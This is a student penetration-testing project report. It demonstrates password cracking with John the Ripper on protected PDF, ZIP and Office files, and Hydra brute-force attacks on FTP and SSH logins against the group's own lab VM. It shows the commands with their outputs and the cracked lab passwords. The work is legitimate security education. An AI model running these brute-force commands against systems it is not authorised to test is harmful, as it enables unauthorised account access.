Penetration Testing Project

Password Cracking

Group Members

221541	221531	221547	221573
Mehreen Umer Khan	Sabih Qureshi	Saif-ur-Rehman	Amna Naeem

INTRODUCTION

Password cracking is a critical aspect of penetration testing, focusing on evaluating the strength of passwords used to protect sensitive data. This project aims to identify vulnerabilities in password-protected files and systems through practical demonstrations using advanced tools such as John the Ripper, Hydra, Hashcat, and Metasploit.

Passwords remain a primary authentication mechanism, yet weak or easily guessable passwords continue to be a significant security risk. As cyberattacks grow increasingly sophisticated, password-cracking techniques help highlight security weaknesses, enabling organizations to implement stronger password policies and defenses.

The real-world applications of password-cracking techniques are vast, including forensic investigations, ethical hacking assessments, and security audits. By simulating these attacks, penetration testers can proactively identify and mitigate vulnerabilities before malicious actors exploit them. The project's relevance lies in its ability to demonstrate the practical and critical importance of password security in safeguarding personal and organizational data.

This report documents the methodology, tools, and findings of the password-cracking penetration tests, aiming to provide insights into vulnerabilities and reinforce the need for robust password management practices.

LITERATURE REVIEW

Password security is a cornerstone of cybersecurity, yet studies consistently reveal that users often adopt weak, reused, or predictable passwords, leaving systems exposed to unauthorized access. Penetration testing for password security is well-documented in research, with tools and techniques evolving to keep pace with emerging threats.

John the Ripper is a widely used open-source tool renowned for its versatility in password cracking. It supports various file types and leverages brute-force and dictionary attacks to uncover weak passwords. Research by cybersecurity practitioners highlights its effectiveness in identifying vulnerabilities in encrypted files and systems, making it a valuable asset for penetration testers.

Hydra, a network login cracker, is another prominent tool used to perform brute-force attacks on network services. Studies underscore its efficiency in simulating attacks on protocols like SSH, FTP, and HTTP, emphasizing its role in evaluating authentication mechanisms.

Hashcat is recognized as the world's fastest and most advanced password recovery tool. Its ability to utilize GPU processing for large-scale hash cracking has been extensively studied, proving its significance in testing complex password policies and cryptographic systems.

Metasploit, primarily a vulnerability exploitation framework, also integrates password-cracking modules, enabling testers to extend their attack simulations across multiple vectors. Research

highlights its ability to combine password-cracking techniques with broader penetration testing scenarios, providing a comprehensive approach to security assessment.

CEWL

CEWL (Custom Word List Generator) is a tool designed for crafting customized wordlists by scraping a target's web pages. Security researchers emphasize its usefulness in gathering context-specific keywords that can be applied in password cracking and social engineering attacks. By tailoring wordlists to the target's environment, CEWL enhances the effectiveness of dictionary-based attack methods in penetration testing.

WPScan

WPScan is a specialized vulnerability scanner designed to assess the security of WordPress websites. Studies highlight its role in identifying weak credentials, outdated plugins, and other vulnerabilities, making it an essential tool for testing WordPress authentication mechanisms. Its integration with brute-force attack features further assists testers in evaluating password strength and security measures within WordPress installations.

Medusa

Medusa is a parallelized login brute-force known for its speed and adaptability. It supports a wide range of protocols, including FTP, HTTP, and Telnet, making it a versatile tool for penetration testers. Research underscores its capability to handle large-scale login attempts efficiently, aiding in the assessment of authentication mechanisms in diverse network environments.

Existing literature reinforces the importance of password-cracking tools in penetration testing. By employing these tools, this project seeks to replicate real-world scenarios, validate password policies, and demonstrate actionable insights for enhancing password security

TOOL NO.01 PASSWORD CRACKING USING JOHN THE RIPPER

Test 01: Testing of Protected PDF Documents in Kali Linux

a) **Download the bleeding-jumbo.zip from GitHub:**

wget https://github/magnumripper/JohnTheRipper/archive/bleeding-jumbo.zip

```
┌──(kali㉿kali)-[~/Desktop/pentesting]
└─$ wget https://github.com/magnumripper/JohnTheRipper/archive/bleeding-jumbo.zip


--2024-10-28 11:24:54--  https://github.com/magnumripper/JohnTheRipper/archive/bl
eeding-jumbo.zip
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/openwall/john/archive/bleeding-jumbo.zip [following]
--2024-10-28 11:24:54--  https://github.com/openwall/john/archive/bleeding-jumbo.
zip
```

b) Unzip the downloaded file:

unzip bleeding-jumbo.zip

```
┌──(kali㉿kali)-[~/Desktop/pentesting]
└─$ unzip bleeding-jumbo.zip
Archive:  bleeding-jumbo.zip
4a1059e0343d8ca789077a252e3d1009044ba248
   creating: john-bleeding-jumbo/
  inflating: john-bleeding-jumbo/.editorconfig
  inflating: john-bleeding-jumbo/CONTRIBUTING.md
  inflating: john-bleeding-jumbo/LICENSE
  inflating: john-bleeding-jumbo/README.md
   creating: john-bleeding-jumbo/doc/
```

c) Create a hash of the PDF document:

perl JohnTheRipper-bleeding-jumbo/run/pdf2john.pl ~/Desktop/protected.pdf > ~/Desktop/file.hash

```
┌──(kali㉿kali)-[~/Desktop/pentesting]
└─$ sudo perl john-bleeding-jumbo/run/pdf2john.pl ~/Desktop/protected.pdf > ~/Desktop/file.hash
```

d) Use John-the-Ripper to crack the hash via brute-force:

john /root/Desktop/file.hash

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john file.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
test             (/home/kali/Desktop/protected.pdf)
1g 0:00:00:43 DONE 2/3 (2024-10-28 11:39) 0.02309g/s 942.9p/s 942.9c/s 942.9C/s lacrosse..franklin
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

e) Show the cracked password:


john --show /root/Desktop/file.hash

Output: The password for the PDF document is test

Test 02: Testing Of Protected PDF Documents In Windows

Step 1: Download John-the-Ripper for Windows from OpenWall.

Step 2: Place the password-protected PDF in the run folder.



Step 3: Create a hash of the protected PDF:

python pdf2john.py mehreen.pdf > 1file.hash

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>python pdf2john.py mehreen.pdf > 1file.hash

C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>
```

Step 4: Crack the password using brute-force:

john file.hash

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>john file.hash
Warning: detected hash type "Office", but the string is also recognized as "office-opencl"
Use the "--format=office-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
```

Step 5: To display the cracked password:

john.exe --show file.hash


```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>john.exe --show file.hash
mehreen.docx:hello

1 password hash cracked, 0 left

C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>
```

- The password is hello.

Test 03: Testing of Protected Zip Documents In Windows

This task involves using John-the-Ripper to crack the password of a protected ZIP document in Windows.

a) Place the password-protected ZIP file in the **run** folder.



b) Create hash for zip file with

zip2john mehreen.zip > file.hash

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>zip2john mehreen.zip > file.hash
ver 2.0 mehreen.zip/mehreen.txt PKZIP Encr: cmplen=26, decmplen=14, crc=482698C4

C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>
```

c) Run the following command to crack the password:

john file.hash

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>john file.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:password.lst, rules:Wordlist
hello            (mehreen.zip/mehreen.txt)
1g 0:00:00:00 DONE 2/3 (2024-10-28 11:29) 3.333g/s 97630p/s 97630c/s 97630C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed

C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>
```

d) View password with following command

john.exe --show file.hash

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>john.exe --show file.hash
mehreen.docx:hello

1 password hash cracked, 0 left

C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>
```


The cracked password is hello.

Test 04: Testing of Protected DOCX Documents in Windows

This task demonstrates cracking a DOCX document's password using a dictionary attack in Windows.

Steps:

1. Place the DOCX file in the **run** folder.



2. Use john to calculate hash:

office2john mehreen.docx > file.hash

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>python office2john.py mehreen.docx >file.hash

C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>
```

3. Run John-the-Ripper to crack the password:

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>john file.hash
Warning: detected hash type "Office", but the string is also recognized as "office-opencl"
Use the "--format=office-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 17 candidates buffered for the current salt, minimum 32 needed for performance.
Proceeding with wordlist:password.lst, rules:Wordlist
hello            (mehreen.docx)
1g 0:00:02:19 DONE 2/3 (2024-10-28 11:36) 0.007147g/s 85.55p/s 85.55c/s 85.55C/s 123456..maggie
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

4. Show password with:

   john.exe --show file.hash


```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>john.exe --show file.hash
mehreen.docx:hello

1 password hash cracked, 0 left

C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>
```

Test 05: Testing of Protected Excel Documents in Windows

This task involves cracking the password of an Excel document.

Steps:

1. Place the Excel file in the **run** folder.



2. Calculate the Hash:

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>python office2john.py mehreen.xlsx >file.hash

C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>
```

3. Crack the password using John-the-Ripper:

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>john file.hash
Warning: detected hash type "Office", but the string is also recognized as "office-opencl"
Use the "--format=office-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 32 needed for performance.
Proceeding with wordlist:password.lst, rules:Wordlist
hello            (mehreen.xlsx)
1g 0:00:02:21 DONE 2/3 (2024-10-28 11:41) 0.007076g/s 85.23p/s 85.23c/s 85.23C/s 123456..maggie
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

4. Show the calculated password:

```
C:\Users\Dell\Downloads\john-1.9.0-jumbo-1-win64\run>john.exe --show file.hash
mehreen.xlsx:hello

1 password hash cracked, 0 left
```

The password is displayed which is hello.

TOOL NO.2 PASSWORD CRACKING USING HYDRA

Hydra is a fast and flexible password-cracking tool that supports numerous protocols, including SSH, FTP and more. Its versatility makes it an indispensable asset for security professionals seeking to assess the strength of passwords and identify vulnerabilities in systems. With Hydra, users can perform brute-force attacks by systematically attempting different combinations of usernames and passwords until the correct credentials are discovered.

Test 01: Cracking the FTP login password using Hydra

Set up FTP on Ubuntu: To use your Ubuntu machine as an FTP server, you need to install and configure an FTP server, such as vsftpd.

To install vsftpd:

sudo apt update

sudo apt install vsftpd

After installation, start the vsftpd service:

sudo systemctl start vsftpd

sudo systemctl enable vsftpd

```
ubuntu@ubuntu-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:eb:3e:5a brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.115.135/24 brd 192.168.115.255 scope global dynamic noprefixroute ens33
       valid_lft 1455sec preferred_lft 1455sec
    inet6 fe80::5503:da18:6b94:14c3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
ubuntu@ubuntu-virtual-machine:~$
```

```
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl start vsftpd
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl enable vsftpd
Synchronizing state of vsftpd.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable vsftpd
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl status vsftpd
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2024-12-19 17:19:25 PKT; 2min 3s ago
   Main PID: 6526 (vsftpd)
      Tasks: 1 (limit: 4554)
     Memory: 860.0K
        CPU: 11ms
     CGroup: /system.slice/vsftpd.service
             └─6526 /usr/sbin/vsftpd /etc/vsftpd.conf

17:19:25 19 سمبر ubuntu-virtual-machine systemd[1]: Starting vsftpd FTP server...
17:19:25 19 سمبر ubuntu-virtual-machine systemd[1]: Started vsftpd FTP server.
ubuntu@ubuntu-virtual-machine:~$
```

Once your FTP server is set up and you know the IP address of the Ubuntu machine, you can use Hydra on Kali Linux to attempt password cracking.


The basic command for FTP brute-force using Hydra looks like this:

First for verification of ftp server working, try to ping the Ubuntu machine from the kali machine.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.115.135
PING 192.168.115.135 (192.168.115.135) 56(84) bytes of data.
64 bytes from 192.168.115.135: icmp_seq=1 ttl=64 time=0.584 ms
64 bytes from 192.168.115.135: icmp_seq=2 ttl=64 time=0.350 ms
64 bytes from 192.168.115.135: icmp_seq=3 ttl=64 time=0.504 ms
64 bytes from 192.168.115.135: icmp_seq=4 ttl=64 time=0.618 ms
64 bytes from 192.168.115.135: icmp_seq=5 ttl=64 time=0.601 ms
64 bytes from 192.168.115.135: icmp_seq=6 ttl=64 time=0.767 ms
64 bytes from 192.168.115.135: icmp_seq=7 ttl=64 time=0.422 ms
64 bytes from 192.168.115.135: icmp_seq=8 ttl=64 time=0.537 ms
^C
── 192.168.115.135 ping statistics ──
8 packets transmitted, 8 received, 0% packet loss, time 7119ms
rtt min/avg/max/mdev = 0.350/0.547/0.767/0.119 ms
```


Hence a successful ping.

Create a custom password list manually by using nano editor or by using tool like Crunch.




The basic command for FTP brute-force using Hydra looks like this:

hydra -l <username> -P <path_to_your_password_list> ftp://<Ubuntu_IP_address>



Hence we got the password for our Ubuntu machine.

Log into the target machine from the host machine using the FTP service.



Test 02: Cracking the SSH login password using Hydra

First, make sure that the SSH service (sshd) is installed and running on your Ubuntu machine. You can check this by running:

sudo systemctl status ssh

If it's not installed, you can install and start it by running:

- **sudo apt update**
- **sudo apt install openssh-server**
- **sudo systemctl start ssh**
- **sudo systemctl enable ssh**

```
ubuntu@ubuntu-virtual-machine:~$ sudo apt install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libsigsegv2 libwpe-1.0-1 libwpebackend-fdo-1.0-1
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  ncurses-term openssh-sftp-server ssh-import-id
Suggested packages:
  molly-guard monkeysphere ssh-askpass
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
```

Ensure the SSH service is running properly by checking its status again:

sudo systemctl status ssh

It should show something like "active (running)".


```
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl start ssh
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2024-12-19 17:30:14 PKT; 1min 26s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 7153 (sshd)
      Tasks: 1 (limit: 4554)
     Memory: 1.7M
        CPU: 42ms
     CGroup: /system.slice/ssh.service
             └─7153 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

17:30:14 19 قسمبر ubuntu-virtual-machine systemd[1]: Starting OpenBSD Secure Shell server...
17:30:14 19 قسمبر ubuntu-virtual-machine sshd[7153]: Server listening on 0.0.0.0 port 22.
17:30:14 19 قسمبر ubuntu-virtual-machine sshd[7153]: Server listening on :: port 22.
17:30:14 19 قسمبر ubuntu-virtual-machine systemd[1]: Started OpenBSD Secure Shell server.
ubuntu@ubuntu-virtual-machine:~$
```

Now, you can proceed with cracking the SSH login using Hydra on Kali. Run this command from your Kali machine:

hydra -l <username> -P ~/Desktop/password_list.txt ssh://192.168.115.135

Replace the following:

- **<username>** with the username on the Ubuntu machine you want to crack (for example, ubuntu).
- **~/Desktop/password_list.txt** is the path to your password list located on Kali's desktop.
- **192.168.115.135** is the IP address of your Ubuntu machine




Hydra will start trying passwords from your list for the specified username. If it finds the correct password, you will see something like this in the terminal:

[22][ssh] host: 192.168.115.135 login: ubuntu password: ubuntu

Once you have the correct password, you can SSH into your Ubuntu machine from Kali:

ssh ubuntu@192.168.115.135

Then enter the cracked password to log in.



TOOL NO.03 MEDUSA

Medusa is a versatile and powerful tool for performing brute-force attacks and identifying weak passwords. You can target services like SSH, FTP, and HTTP, among others. You can customize the attack by adjusting the number of threads, targeting multiple hosts, or using different wordlists.

Test: Brute Forcing an HTTP login page:

